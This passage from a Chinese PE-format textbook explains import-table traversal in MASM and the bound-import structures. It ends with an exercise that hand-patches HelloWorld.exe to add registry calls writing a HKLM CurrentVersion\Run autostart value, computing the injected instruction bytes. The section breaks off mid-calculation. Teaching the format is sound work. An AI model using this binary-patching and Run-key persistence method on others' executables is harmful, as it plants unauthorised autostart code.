


图　4-11　导入表平面解析

如图所示：

（1）是user32.dll动态链接库。

（2）是kernel32.dll动态链接库。

①是指向引入user32函数名的指针数组。

②是指向引入kernel32函数名的指针数组。

①'是指向引入user32函数入口地址的指针数组。

②'是指向引入kernel32函数入口地址的指针数组。

①'＋②'组成了标准的IAT。如果在内存中，这里的地址会被修改成相关函数的绝对地址，程序只要跳转到这里就可以执行相关函数了。

图中涉及与导入表有关的所有数据，但是狭义上的导入表却只是几个IMAGE_IMPORT_DESCRIPTOR结构而已，因为在数据目录中记录的导入表长度只计算了这些结构的大小，其他的数据并没有包含在内！这一点一定要清楚。上图的导入表长度只有3ch个字节，但与导入表相关的数据却长达92h个字节。

接下来，介绍与导入表有关的编程，主要学习如何根据导入表的数据组织方式从PE文件中获取导入表的相关信息。

4.4 导入表编程

本节将围绕导入表结构讲述如何对导入表进行遍历。遍历输出的内容包括导入表使用了哪些动态链接库，都调用了这些动态链接库的哪些函数等。通过分析一个PE文件的导入表信息，可以猜测出该PE文件的大致功能，这种应用在逆向工程和病毒分析方面比较常见。

4.4.1 导入表遍历的思路

遍历导入表的大致步骤如下：

步骤1　将导入表的第一个IMAGE_IMPORT_DESCRIPTOR的起始地址给edi。

步骤2　获取导入表所处的节的名称，并显示。

步骤3　构造循环条件，当IMAGE_IMPORT_DESCRIPTOR结构中所有的字段均不为0时作为执行条件。

步骤4　获取IMAGE_IMPORT_DESCRIPTOR结构所有字段，并显示该结构对应的动态链接库名称。

步骤5　显示该动态链接库下调用的所有函数的编号和名称。

4.4.2　编写函数_getImportInfo

回顾本书第2章介绍的PEInfo小工具，利用该工具可以输出PE文件头部结构的大部分信息。作为整个小工具输出信息的一部分，本小节将讲述如何通过编码输出导入表信息。本节的源程序来自第2章的PEInfo.asm。打开该文件，在_openFile函数中加入以下代码（加黑部分）：

```
;到此为止，该文件的验证已经完成。为PE结构文件
;接下来分析文件映射到内存中的数据，并显示主要参数
invoke _getMainInfo,@lpMemory,esi,@dwFileSize
;显示导入表
invoke _getImportInfo,@lpMemory,esi,@dwFileSize
```

加入的代码调用了函数_getImportInfo，该函数即为遍历PE导入表的函数。详细编码见代码清单4-2所示。

代码清单4-2　遍历PE文件导入表的函数_getImportInfo（chapter4\peinfo.asm）

```
;------------------------------
;遍历PE文件的导入表
;------------------------------
_getImportInfo proc _lpFile,_lpPeHead,_dwSize
local @szBuffer [1024]:byte
local @szSectionName [16]:byte

pushad
mov edi,_lpPeHead
assume edi:ptr IMAGE_NT_HEADERS
mov eax,[edi].OptionalHeader.DataDirectory [8].VirtualAddress
.if!eax
invoke _appendInfo,addr szErrNoImport
jmp _Ret
.endif
invoke _RVAToOffset,_lpFile,eax
add eax,_lpFile
mov edi,eax ;计算引入表所在文件偏移位置
assume edi:ptr IMAGE_IMPORT_DESCRIPTOR
invoke _getRVASectionName,_lpFile,[edi].OriginalFirstThunk
invoke wsprintf,addr @szBuffer,addr szMsg1,eax ;显示节名
invoke _appendInfo,addr @szBuffer

.while [edi].OriginalFirstThunk||[edi].TimeDateStamp||\
[edi].ForwarderChain||[edi].Name1||\
[edi].FirstThunk
invoke _RVAToOffset,_lpFile,[edi].Name1
add eax,_lpFile
invoke wsprintf,addr @szBuffer,addr szMsgImport,eax,\
[edi].OriginalFirstThunk,[edi].TimeDateStamp,\
[edi].ForwarderChain,[edi].FirstThunk
```

```
32 invoke _appendInfo,addr @szBuffer
33
34 ;获取IMAGE_THUNK_DATA列表到ebx
35 .if [edi].OriginalFirstThunk
36 mov eax,[edi].OriginalFirstThunk
37 .else
38 mov eax,[edi].FirstThunk
39 .endif
40 invoke _RVAToOffset,_lpFile,eax
41 add eax,_lpFile
42 mov ebx,eax
43 .while dword ptr [ebx]
44 ;按序号导入
45 .if dword ptr [ebx] & IMAGE_ORDINAL_FLAG32
46 mov eax,dword ptr [ebx]
47 and eax,0ffffh
48 invoke wsprintf,addr @szBuffer,addr szMsg3,eax
49 .else ;按名称导入
50 invoke _RVAToOffset,_lpFile,dword ptr [ebx]
51 add eax,_lpFile
52 assume eax:ptr IMAGE_IMPORT_BY_NAME
53 movzx ecx,[eax].Hint
54 invoke wsprintf,addr @szBuffer,\
55 addr szMsg2,ecx,addr [eax].Name1
56 assume eax:nothing
57 .endif
58 invoke _appendInfo,addr @szBuffer
59 add ebx,4
60 .endw
61 add edi,sizeof IMAGE_IMPORT_DESCRIPTOR
62 .endw
63 _Ret:
64 assume edi:nothing
65 popad
66 ret
67 _getImportInfo endp
```

行11定位数据目录表项，获取导入表所在内存的RVA。[edi].OptionalHeader.Data Directory[8]表示从数据目录表开始地址再加8个字节，这8个字节刚好跳过数据目录的第1项导出表，从而定位到导入表。

行12~15判断取出的RVA是否为0，如果是0则表示该PE文件无导入表，显示信息，返回。

行16~23将取到的RVA值转换为FOA，并将指针EDI调整到该位置，输出导入表数据所处的节的名称。

行24~62是一个循环，该循环的主要功能是处理每个导入表项IMAGE_IMPORT_DESCRIPTOR结构，显示每个导入表项的相关信息，这些信息包括：

动态链接库名称

IMAGE_IMPORT_DESCRIPTOR结构的每个字段的值

导入的函数“编号/名称”

循环的结束条件是IMAGE_IMPORT_DESCRIPTOR的每个字段的值均为0。行43 ~ 60是内嵌循环，显示了从每个动态链接库导入的函数列表。

4.4.3 运行测试

编译链接生成PEInfo.exe，运行后取chapter4\HelloWorld.exe文件分析其导入表部分结果显示如下：

```
-----------------------------------------------------------
导入表所处的节：.rdata
-----------------------------------------------------------

导入库：user32.dll
-----------------------------
OriginalFirstThunk   00002054
TimeDateStamp        00000000
ForwarderChain       00000000
FirstThunk           00002008
-----------------------------
00000413         MessageBoxA          ；内嵌循环部分

导入库：kernel32.dll
-----------------------------
OriginalFirstThunk   0000204c
TimeDateStamp        00000000
ForwarderChain       00000000
FirstThunk           00002000
-----------------------------
00000128         ExitProcess
```

从输出的分析结果可以看出，HelloWorld.exe一共调用了两个动态链接库的2个函数，与源代码中的invoke调用个数是一致的。

4.5 绑定导入

绑定导入是一种提高PE加载速度的技术。它只能起辅助性的作用，它的存在与否只影响加载过程，并不影响PE的最终加载结果和运行结果。

4.5.1 绑定导入机制

双桥结构的导入表中，桥2是指向IAT的，Windows加载程序负责IAT中地址的修正工作。如果一个PE中导入的函数比较多，那么这部分工作就会占用一些时间，PE加载速度就会变慢。绑定导入的目的就是把由Windows加载程序负责的IAT地址修正工作提前到加载前进行，要么由用户手工完成，要么由专门的程序来完成；然后，通过在PE文件中声明绑定导入数据，以便告诉操作系统加载器说这部分工作不需要你做了。

那么，为什么说它只是辅助性的工作呢？不同的操作系统中，动态链接库的基地址通常是不一样的。比如kernel32.dll，在Windows 2000中其加载到进程空间的基地址为0x77e60000，而在Windows XP SP3中其加载地址则是0x7c800000。同一动态链接库加载后处于不同的基地址，直接导致了同一个导入函数在不同操作系统中其导入地址VA是不一样的。所以，经过绑定导入的一个PE程序可能在Windows 2000里运行得很好，但到了Windows XP中却因地址出现错误而造成无法运行。

在为PE加入绑定导入机制的时候，微软就已经考虑到了这个问题，所以假定PE加载前对IAT的修正都是正确的。那么PE的加载速度是加快的，即使绑定以后的EXE程序在其他的兼容系统中运行时，其地址出现错误，PE加载也有检测错误的机制。如果地址检测出错误，PE加载器会重新接管这项工作，加载时对IAT进行修正。

微软提供了一个绑定工具bind.exe程序，该程序可以把导入表中IAT表项IMAGE_THUNK_DATA32的内容都静态替换成虚拟内存地址，然后在数据目录表的第12项指定的位置声明这些更改。Windows在加载目标PE相关的动态链接库时，会首先检查这些地址是否正确合法，这些检查包括当前系统的DLL版本是否符合绑定导入结构中描述的版本号，如果不符合或者DLL需要被重新定位，加载器就会去遍历OriginalFirstThunk指向的数组（也就是INT），计算新的地址。如果导入表是单桥结构，此时的遍历会失效，所以说单桥结构无法实施静态绑定操作。

4.5.2 绑定导入数据定位

绑定数据是数据目录中注册的一种类型，位于数据目录的第12项。打开chapter4下的notepad.exe，可以找到该位置的数据。以下所示为notepad.exe的数据目录内容（从地址0x00000158开始）。加黑部分为绑定数据项。

```
00000150  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00   ................
00000160  04 76 00 00 C8 00 00 00 00 B0 00 00 20 7F 00 00   .v..............
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000180  00 00 00 00 00 00 00 00 50 13 00 00 1C 00 00 00   ........P.......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001a0  00 00 00 00 00 00 00 00 A8 18 00 00 40 00 00 00   ............@...
000001b0  50 02 00 00 D0 00 00 00 00 10 00 00 48 03 00 00   P...........H...
000001c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001d0  00 00 00 00 00 00 00 00
```

从以上字节码可以看出：

绑定导入数据RVA＝0x00000250

绑定导入数据大小＝000000D0h

根据RVA与FOA的换算关系，可以计算出绑定导入数据所在文件的偏移为：0x00000250。

注意　系统文件的绑定导入数据在文件中的存放位置：大部分情况下，该数据被存储在PE文件头部，紧跟在节表后。

4.5.3 绑定导入数据结构

绑定导入数据由一系列的绑定导入描述符IMAGE_BOUND_IMPORT_DESCRIPTOR的结构组成。每一个结构对应一个导入的动态链接库，它描述了导入动态链接库的版本信息（通过时间戳来定义），该结构的详细定义如下：

```
IMAGE_BOUND_IMPORT_DESCRIPTOR STRUCT
TimeDateStamp dword ? ;0000h-时间戳
OffsetModuleName word ? ;0004h-指向DLL名称
NumberOfModuleForwarderRefs word ? ;0006h-ModuleForwarderRef数目
IMAGE_BOUND_IMPORT_DESCRIPTOR ENDS
```

结构中各字段的详细解释如下：

61.IMAGE_BOUND_IMPORT_DESCRIPTOR.TimeDateStamp

+0000h，双字。该字段的值必须与要引用的DLL的文件头IMAGE_FILE_HEADER.TimeDateStamp字段值相吻合，否则就会促使加载器去重新计算新IAT，这种情况一般发生在DLL版本不同时或者DLL映像被重定位时。

62.IMAGE_BOUND_IMPORT_DESCRIPTOR.OffsetModuleName

+0004h，单字。该字段包含了以第一个IMAGE_BOUND_IMPORT_DESCRIPTOR作为基址，DLL名称字符串(ASCII且以“\0”结束)的偏移。

注意　该偏移地址是一个特殊地址，它即不是RVA，也不是FOA。

63.IMAGE_BOUND_IMPORT_DESCRIPTOR.NumberOfModuleForwarderR

+0006h，单字。该字段描述了紧接在IMAGE_BOUND_IMPORT_DESCRIPTOR结构后的另一个结构IMAGE_BOUND_FORWARDER_REF数组的元素个数。

以下是结构IMAGE_BOUND_FORWARDER_REF的定义：

```
IMAGE_BOUND_FORWARDER_REF STRUCT
TimeDateStamp dword ? ;0000h-时间戳
OffsetModuleName word ? ;0004h-指向DLL名称
Reserved word ? ;0006h-预留
IMAGE_BOUND_FORWARDER_REF ENDS
```

为什么会存在该结构呢？出于不同的目的（如代码更新、结构调整或实施补丁等），动态链接库中的某些函数的实现代码会被转移到别的

动态链接库中。但为了提供向前的兼容，这些动态链接库中还保留了该函数的定义。也就是说，一个导入函数将涉及对多动态链接库函数的调用，数据结构IMAGE_BOUND_FORWARDER_REF就是在这样一个背景下产生的，它将引入函数涉及的所有动态链接库都列举出来。该结构的字段定义和IMAGE_BOUND_IMPORT_DESCRIPTOR是基本一致的，所以前面的描述“绑定导入数据由一系列的绑定导入描述符IMAGE_BOUND_IMPORT_DESCRIPTOR的结构组成”也是成立的。

绑定导入数据的组织方式见图4-12。

IMAGE_BOUND_IMPORT_DESCRIPTOR（2 个 REF）
IMAGE_BOUND_FORWARDER_REF
IMAGE_BOUND_FORWARDER_REF
IMAGE_BOUND_IMPORT_DESCRIPTOR（1 个 REF）
IMAGE_BOUND_FORWARDER_REF
IMAGE_BOUND_IMPORT_DESCRIPTOR（3 个 REF）
IMAGE_BOUND_FORWARDER_REF
IMAGE_BOUND_FORWARDER_REF
IMAGE_BOUND_FORWARDER_REF
……

图　4-12　绑定导入数据的组织方式

4.5.4　绑定导入实例分析

在Windows　XP操作系统中，大部分系统PE文件都使用了绑定导入技术。下面将以记事本程序为例，为大家讲述绑定导入的实例，以帮助读者了解绑定导入的数据组织方式。

使用小工具PEDump从notepad.exe中获取绑定导入数据如下：

```
00000250  A2 BD 02 48 58 00 00 00 B6 BD 02 48 65 00 00 00   ...HX......He...
00000260  CA BD 02 48 71 00 00 00 6C BD 02 48 7E 00 00 00   ...Hq...l..H....
00000270  6C BD 02 48 8B 00 00 00 89 BD 02 48 96 00 00 00   l..H.......H....
00000280  C6 BD 02 48 A3 00 01 00 C5 BD 02 48 B0 00 00 00   ...H.......H....
00000290  81 BD 02 48 BA 00 00 00 BD BD 02 48 C4 00 00 00   ...H.......H....
000002a0  00 00 00 00 00 00 00 00 63 6F 6D 64 6C 67 33 32   ........comdlg32
000002b0  2E 64 6C 6C 00 53 48 45 4C 4C 33 32 2E 64 6C 6C   .dll.SHELL32.dll
000002c0  00 57 49 4E 53 50 4F 4F 4C 2E 44 52 56 00 43 4F   .WINSPOOL.DRV.CO
000002d0  4D 43 54 4C 33 32 2E 64 6C 6C 00 6D 73 76 63 72   MCTL32.dll.msvcr
000002e0  74 2E 64 6C 6C 00 41 44 56 41 50 49 33 32 2E 64   t.dll.ADVAPI32.d
000002f0  6C 6C 00 4B 45 52 4E 45 4C 33 32 2E 64 6C 6C 00   ll.KERNEL32.dll.
00000300  4E 54 44 4C 4C 2E 44 4C 4C 00 47 44 49 33 32 2E   NTDLL.DLL.GDI32.
00000310  64 6C 6C 00 55 53 45 52 33 32 2E 64 6C 6C 00 00   dll.USER32.dll..
```

我们看一个特殊的具有IMAGE_BOUND_FORWARDER_REF的结构，如上列表中黑体部分所示。字节码分析如下：

先分析IMAGE_BOUND_IMPORT_DESCRIPTOR。

C6 BD 02 48	绑定时操作系统中动态链接库 kernel32.dll 的时间戳。
A3 00	指向动态链接库名称字符串的偏移为 0x00A3。注意，该偏移是基于第一个 IMAGE_BOUND_IMPORT_DESCRIPTOR 结构的，即基于文件偏移地址 0x00000250 开始的偏移。

01　00　表示该动态链接库中的函数实现字节码存储在另外一个动态链接库中。

再分析IMAGE_BOUND_FORWARDER_REF。

C5 BD 02 48	绑定时操作系统中动态链接库 ntdll.dll 的时间戳。
B0 00	指向动态链接库名称字符串的偏移。
00 00	预留值，为 0。

4.6 手工重组导入表

接下来的实验相对难一点，我们要为HelloWorld增加一些功能。比如在显示弹出对话框前往注册表里写入一些数据。这一小节将着重于手工打造这个增加功能的HelloWorld.exe，通过手工修改现有PE文件，进一步了解和掌握导入表以及PE文件头格式。

挑战目标是在HelloWorld.exe运行时，在注册表的以下项目中增加一项，机器重启时会运行任务栏锁定程序。

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
\Run]
"NewValue"="D:\\masm32\\source\\chapter5\\LockTray.exe"
```

4.6.1 常用注册表API

Win32 API提供了大约25个有关注册表操作的函数，这些函数位于动态链接库文件advapi32.dll中。其中提供了对注册表的打开、读取、写入、删除、关闭等操作，并且具有对注册表实施备份，连接，以及对远程注册表查看等功能。API经历和发展了很多年，有些函数已经重复，比如函数RegSetValue和函数RegSetValueEx都是用来设置注册表键值的。两者的区别在于：前者是设置注册表键的默认值，仅支持字符串数据类型；而后者不仅继承了前者的所有功能，而且还能对多值或其他数据类型进行操作。比较新的API函数通常会在原函数的名称后面追加"Ex"以示区别，建议在编程中尽可能地选用新函数。下面介绍几个比较常用的操作注册表的API函数。

1.函数RegCreateKey

该函数用于新建一个键。如果这个键在注册表中已经存在，那么函数将打开它。这个函数与Windows 3.1兼容。基于Win32的应用程序应该使用RegCreateKeyEx函数。函数原型如下：

```
LONG RegCreateKey(
HKEY hKey,//要打开键的句柄
LPCTSTR lpSubKey,//要打开子键的名字的地址
PHKEY phkResult//已打开句柄的缓存区的地址
);
```

各参数的解释如下：

1）hKey：当前打开键的句柄或下列预定义的句柄值。

HKEY_CLASSES_ROOT

HKEY_CURRENT_CONFIG

HKEY_CURRENT_USER

HKEY_LOCAL_MACHINE

HKEY_USERS

HKEY_PERFORMANCE_DATA

2）lpSubKey：指向包含了要打开或新建键的名字，该名字以空字符结束。这个键必须是能被hKey参数识别的子键。如果hKey是已确定的保留句柄值之一，lpSubKey可以为NULL。

3）phkResult：指向接收打开或新建键的变量。当你不再需要返回句柄时，需要调用函数RegCloseKey关闭它。

4）返回值：如果调用成功，返回ERROR_SUCCESS。如果调用失败，返回一个非零错误码（定义在WINERROR.H）。你可以使用带有FORMAT_MESSAGE_FROM_SYSTEM标记的函数FormatMessage获得普通错误的描述信息。

2.函数RegCreateKeyEx

该函数用于打开指定的键或子键。如果要打开的键不存在的话，本函数会试图建立它。函数原型如下：

```
LONG RegCreateKeyEx(
HKEY hKey,
LPCTSTR lpSubKey,
DWORD Reserved,
LPTSTR lpClass,
DWORD dwOptions,
REGSAM samDesired,
LPSECURITY_ATTRIBUTES
lpSecurityAttributes,
PHKEY phkResult,
LPDWORD lpdwDisposition
);
```

各参数的解释如下：

1）hKey：主键值。

2）lpSubKey：一个指向以零结尾的字符串的指针，其中包含了将要创建或打开的子键的名称。其子键不可以用反斜线（\）开始，该参数可以为NULL。

3）Reserved：保留值，必须设置为0。

4）lpClass：一个指向包含键类型的字符串。如果该键已经存在，则忽略该参数。

5）dwOptions：为新创建的键设置一定的属性。可以取下面的一些数值：

REG_OPTION_NON_VOLATILE：表示新创建的键为一个非短暂性的键（即数据信息保存在文件中，当系统重新启动时，数据信息恢复）。

REG_OPTION_VOLATILE：表示新创建的键为一个短暂性的键（数据信息保存在内存中）。

REG_OPTION_BACKUP_RESTORE：仅在WINNT中被支持，可以提供优先级支持。

6）samDesired：用来设置对键访问的权限，可以取下面的一些数值：

KEY_CREATE_LINK：表示准许生成符号键。

KEY_CREATE_SUB_KEY：表示准许生成子键。

KEY_ENUMERATE_SUB_KEYS：表示准许生成枚举子键。

KEY_EXECUTE：表示准许进行读操作。

KEY_NOTIFY：表示准许更换通告。

KEY_QUERY_VALUE：表示准许查询子键。

KEY_ALL_ACCESS：提供完全访问，是上面数值的组合。

KEY_READ：是KEY_QUERY_VALUE、KEY_ENUMERATE_SUB_KEYS和KEY_NOTIFY数值的组合。

KEY_SET_VALUE：表示准许设置子键的数值。

KEY_WRITE：是KEY_SET_VALUE和KEY_CREATE_SUB_KEY两个数值的组合。

7）lpSecurityAttributes：一个指向SECURITY_ATTRIBUTES结构的指针，确定返回的句柄是否被子处理过程继承。如果该参数为NULL，则句柄不可以被继承。在WINNT中，该参数可以为新创建的键增加安全性方面的描述。

8）phkResult：指向新创建或打开的键的句柄的指针。

9）lpdwDispition：指明键是被创建还是被打开的，可以是下面的一些数值：

REG_CREATE_NEW_KEY：表示键先前不存在，现在被创建。

REG_OPENED_EXISTING_KEY：表示键先前已存在，现在被打开。

10）返回值：如果该函数调用成功，则返回ERROR_SUCCESS；否则，返回值为文件WINERROR.h中定义的一个非零的错误代码。可以通过设置FORMAT_MESSAGE_FROM_SYSTEM标识并调用函数FormatMessage获得普通错误的描述信息。

3.函数RegOpenKeyEx

该函数用于打开一个指定的键，并返回打开键的句柄。函数原型如下：

```
LONG RegOpenKeyEx(
HKEY hKey,
LPCTSTR lpSubKey,
DWORD ulOptions,
REGSAM samDesired,
PHKEY phkResult
);
```

各参数解释如下：

1）hKey：同RegCreateKeyEx函数中的hKey参数。

2）lpSubKey：指向以0结尾的字符串的指针，其中包含子键的名称，可以利用反斜线（\）分隔不同的子键名。如果字符串为空，则根据hKey参数创建一个新的句柄。在这种情况下，并不关闭先前打开的句柄。

3）ulOption：保留，通常必须设置为0。

4）samDesired：其含义同RegCreateKeyEx函数中的samDesired参数。

5）phkResult：它是一个指针，用来指向打开的键的句柄。可以通过RegCloseKey函数关闭这个句柄。

6）返回值：函数的返回值同RegCreateKeyEx函数的返回值。

4.函数RegSetValueEx

该函数用来设置注册表的键值和键的类型。函数原型如下：

```
LONG RegSetValueEx(
```

```
HKEY hKey,//打开键的句柄
LPCTSTR lpValueName,//值的名字
DWORD Reserved,//保留
DWORD dwType,//数值类型
const BYTE*lpDate,//缓冲区,存放值
DWORD cbData//值的长度
);
```

各参数解释如下：

1）hKey：表示一个被打开的键的句柄，该键必须以KEY_SET_VALUE安全级别打开。该句柄可以是由函数RegCreateKeyEx或者RegOpenKeyEx返回的句柄，也可以是函数RegOpenKeyEx参数hKey中预定义的句柄值。

2）lpValueName：字符串指针，所指的字符串表示将要设定的键的名称。如果该键值不存在，该函数则设定该键值；如果该指针为NULL或者指向的字符串为空，则该函数为一个无名字或者默认名字的键设定键值和类型。

3）Reserved：保留，必须为0。

4）dwType：定义由lpDate所指向的数据的类型，该参数的值如下：

REG_BINARY：任意二进制数。

REG_DWORD：32位的数字。

REG_DWORD_LITTLE_ENDIAN：little-endian格式32位的数字。该值在Windows头文件中被定义为REG_DWORD。

REG_DWORD_BIG_ENDIAN：big-endian格式的32位数字，一些UNIX系统支持bigendian格式。

REG_EXPAND_SZ：字符串（如"%PATH%"）。当你使用Unicode函数，该值则表示Unicode字符串，否则表示Ansi字符串。

REG_LINK：保留值，供系统使用。

REG_MULTI_SZ：字符串数组，以两个空字符结束。

REG_NONE：为定义类型。

REG_QWORD：64位的数字。

REG_QWORD_LITTLE_ENDIAN：little-endian格式的64位数字。Windows系统是在little-endian结构的计算机上运行的，因此该值在

Windows头文件中被定义为REG_QWORD。

REG_SZ：字符串。当使用Unicode函数时，该类型表示Unicode字符串，否则表示Ansi字符串。

5）lpData：指向一个缓存区，该缓存区保存要设置的键值。如果是字符类型，则该字符串必须以“\0”结尾；如果是REG_MULTI_SZ类型，该值必须以两个“\0”字符结尾。如果最后一个字符不是“\0”，该函数将会检查下一个字符，并判断是否以“\0”结尾。如果需要，该函数会增加字符串长度以便可以容纳更多的字符。

6）cbData：lpData所指向信息的字节长度。如果是字符串类型，必须包含字符串结束符号。

7）返回值：如果成功，则返回ERROR_SUCCESS。

5.函数RegCloseKey

该函数用来释放给定键的句柄，函数原型如下：

```
LONG RegCloseKey(
HKEY hKey//要关闭键的句柄
);
```

函数参数解释如下：

1）hKey：要关闭已打开键的句柄。

2）返回值：如果调用成功，返回ERROR_SUCCESS；如果调用失败，返回非零错误代码（定义在WINERROR.H）。你可以使用带有FORMAT_MESSAGE_FROM_SYSTE标记的函数FormatMessage获得普通错误描述信息。

与设计目标有关的汇编代码如下：

```
invoke RegCreateKey,HKEY_LOCAL_MACHINE,_lpszKey,addr @hKey
invoke                          RegSetValueEx,@hKey,_lpszValueName,NULL,
\_lpdwType,_lpszValue,_lpdwSize
invoke RegCloseKey,@hKey
```

别小看这三行代码，如果通过手工修改，将这些代码人为地添加到目标PE中，难度还是相当大的，现在就来挑战一下吧。

4.6.2 构造目标指令

本小节将根据汇编代码模拟编译程序的指令代码构造，生成最终要添加到目标PE的指令字节码。

1.模拟指令代码

通过之前对汇编语言与指令字节码的了解，相信大家可以很容易地模拟出此次挑战的三行汇编代码，大致字节码如下：

```
0001      68xxxxxxxx     Push addr  @hKey
0002      68xxxxxxxx     Push addr  szKey
0003      68xxxxxxxx     Push HKEY_LOCAL_MACHINE
0004      E8xxxxxxxx     Call RegCreateA
0005      6A27           Push 39
0006      68xxxxxxxx     Push addr lpszValue
0007      6A01           Push REG_SZ
0008      6A00           Push NULL
0009      68xxxxxxxx     Push  addr lpszValueName
000A      FF35 xxxxxxxx  Push @hKey
000B      E8xxxxxxxx     Call RegSetValueExA

000C      FF35 xxxxxxxx  Push @hKey
000D      E8xxxxxxxx     Call RegClose
 ⋮
000E      FF25xxxxxxxx   JMP DWORD PTR [xxxxxxxx]  RegCreateA
000F      FF25xxxxxxxx   JMP DWORD PTR [xxxxxxxx]  RegSetValueExA
0010      FF25xxxxxxxx   JMP DWORD PTR [xxxxxxxx]  RegClose
```

2.细化指令

下面，对模拟的指令字节码进行细化，具体包括：

（1）68xxxxxxxx push addr @hKey

如果数据在.data段中，而传递的是地址，比如addr @hKey，则push的指令码为68h，后面紧跟着8位的地址，该地址指示了数据所在位置的VA。即@hKey所在的VA。关于这个值的计算方法如下：

获得程序默认装载地址＝0x00400000

获得数据段.data的起始RVA＝0x03000

假设数据段的安排如下所示：

```
.data
szText db 'HelloWorld',0
```

```
sz1 db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN',0
sz2 db 'NewValue',0
sz3 db 'd:\masm32\source\chapter5\LockTray.exe',0
@hKey dd ?
```

对应的字节码为：

```
00403000  48 65 6C 6C 6F 57 6F 72 6C 64 00 53 4F 46 54 57  HelloWorld.SOFTW
00403010  41 52 45 5C 4D 49 43 52 4F 53 4F 46 54 5C 57 49  ARE\MICROSOFT\WI
00403020  4E 44 4F 57 53 5C 43 55 52 52 45 4E 54 56 45 52  NDOWS\CURRENTVER
00403030  53 49 4F 4E 5C 52 55 4E 00 4E 65 77 56 61 6C 75  SION\RUN.NewValu
00403040  65 00 64 3A 5C 6D 61 73 6D 33 32 5C 73 6F 75 72  e.d:\masm32\sour
00403050  63 65 5C 63 68 61 70 74 65 72 35 5C 4C 6F 63 6B  ce\chapter5\Lock
00403060  54 72 61 79 2E 65 78 65 00 00 00 00 00 00 00 00  Tray.exe........
00403070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

根据数据段各变量的位置，从上述所列字节码中找到@hKey所在的位置为0x00403069，所以第一条指令字节码是68 69 30 40 00。

（2）68xxxxxxxx push addr sz1

采用和第1条指令相同的分析方法，获取注册表分支所在位置，最后得出第二条压栈指令。第二条指令字节码是68 0B 30 40 00。

（3）68xxxxxxxx push HKEY_LOCAL_MACHINE

因为HKEY_LOCAL_MACHINE是一个双字常量，所以压栈的指令字节码为68h，其后是该常量的值。打开D:\masm32\include\windows.inc文件，找到该常量的定义语句：

```
HKEY_LOCAL_MACHINE equ 80000002h
```

得到第三条指令字节码是68 02 00 00 80。

（4）E8xxxxxxxx call RegCreateKeyA

由于这是一个段内调用，所以call的指令字节码为E8，而其后跟随的则是距离真正跳转指令的偏移。那么，真正跳转的指令距离这个指令到底有多远呢？可以通过以下方法计算出来。

首先，确定最初HelloWorld.exe的指令长度为24h（通过PEDump获知）。

其次，它要跳过自身后面的所有指令，如下所示：

```
0005    6A27              Push 39
0006    68xxxxxxxx        Push addr lpszValue
0007    6A01              Push REG_SZ
0008    6A00              Push NULL
0009    68xxxxxxxx        Push  addr lpszValueName
000A    FF35 xxxxxxxx     Push @hKey
000B    E8xxxxxxxx        Call RegSetValueExA
000C    FF35 xxxxxxxx     Push @hKey
000D    E8xxxxxxxx        Call RegClose
```

这些指令加起来的长度为26h，两者相加即为call到jmp的偏移量4Ah；所以，第四条指令的字节码是E8 4A 00 00 00。

（5）6A27 PUSH 27H

如果往栈里推入的双字可以控制在一个字节内，那么需要使用6A指令。后面直接跟一个字节的数值。

第五条指令的字节码是6A 27。

使用以上分析方法，不难得出6～9条指令的字节码依次为：

第六条指令字节码是68 42 30 40 00。

第七条指令字节码是6A 01。

第八条指令字节码是6A 00。

第九条指令字节码是68 39 30 40 00。

（6）FF35 xxxxxxxx push @hKey

当要将数据段指定位置的双字值压入栈时，需要使用指令FF35，其跟着指定位置的VA。其实该指令可以解释为：push dword ptr ds:[xxxxxxxx]。

所以第十条指令字节码是FF 35 69 30 40 00。

（7）E8 xxxxxxxx call RegSetValueExA

同第四条指令，该跳转的地址紧跟在第四条指令跳转的后面。现在计算操作数，长度由以下部分组成：

1）该指令下的其他指令如下，总计0Bh个字节。

```
000C        FF35 xxxxxxxx     push @hKey
000D        E8xxxxxxxx        Call RegClose
```

2）原Helloworld.exe指令，总计24h个字节。

3）第四条指令的跳转指令FF 25 XX XX XX XX，总计6h个字节。

以上长度加起来以后的结果是35h。所以第十一条指令字节码为E8 35 00 00 00。

（8）FF35 xxxxxxxx Push @hKey

第十二条指令字节码是FF 35 69 30 40 00。

（9）E8xxxxxxxx Call RegClose

同第四条指令，该跳转地址紧跟在第十一条指令后，其长度的计算包括以下几个部分：

其后再无添加代码（0h）

原Helloworld.exe指令（24h）

第四条指令的跳转指令FF 25 XX XX XX XX（6h）

第十一条指令的跳转指令FF 25 XX XX XX XX（6h）

以上长度加起来以后的结果是30h。第十三条指令字节为E8 30 00 00 00。

（10）跳转指令

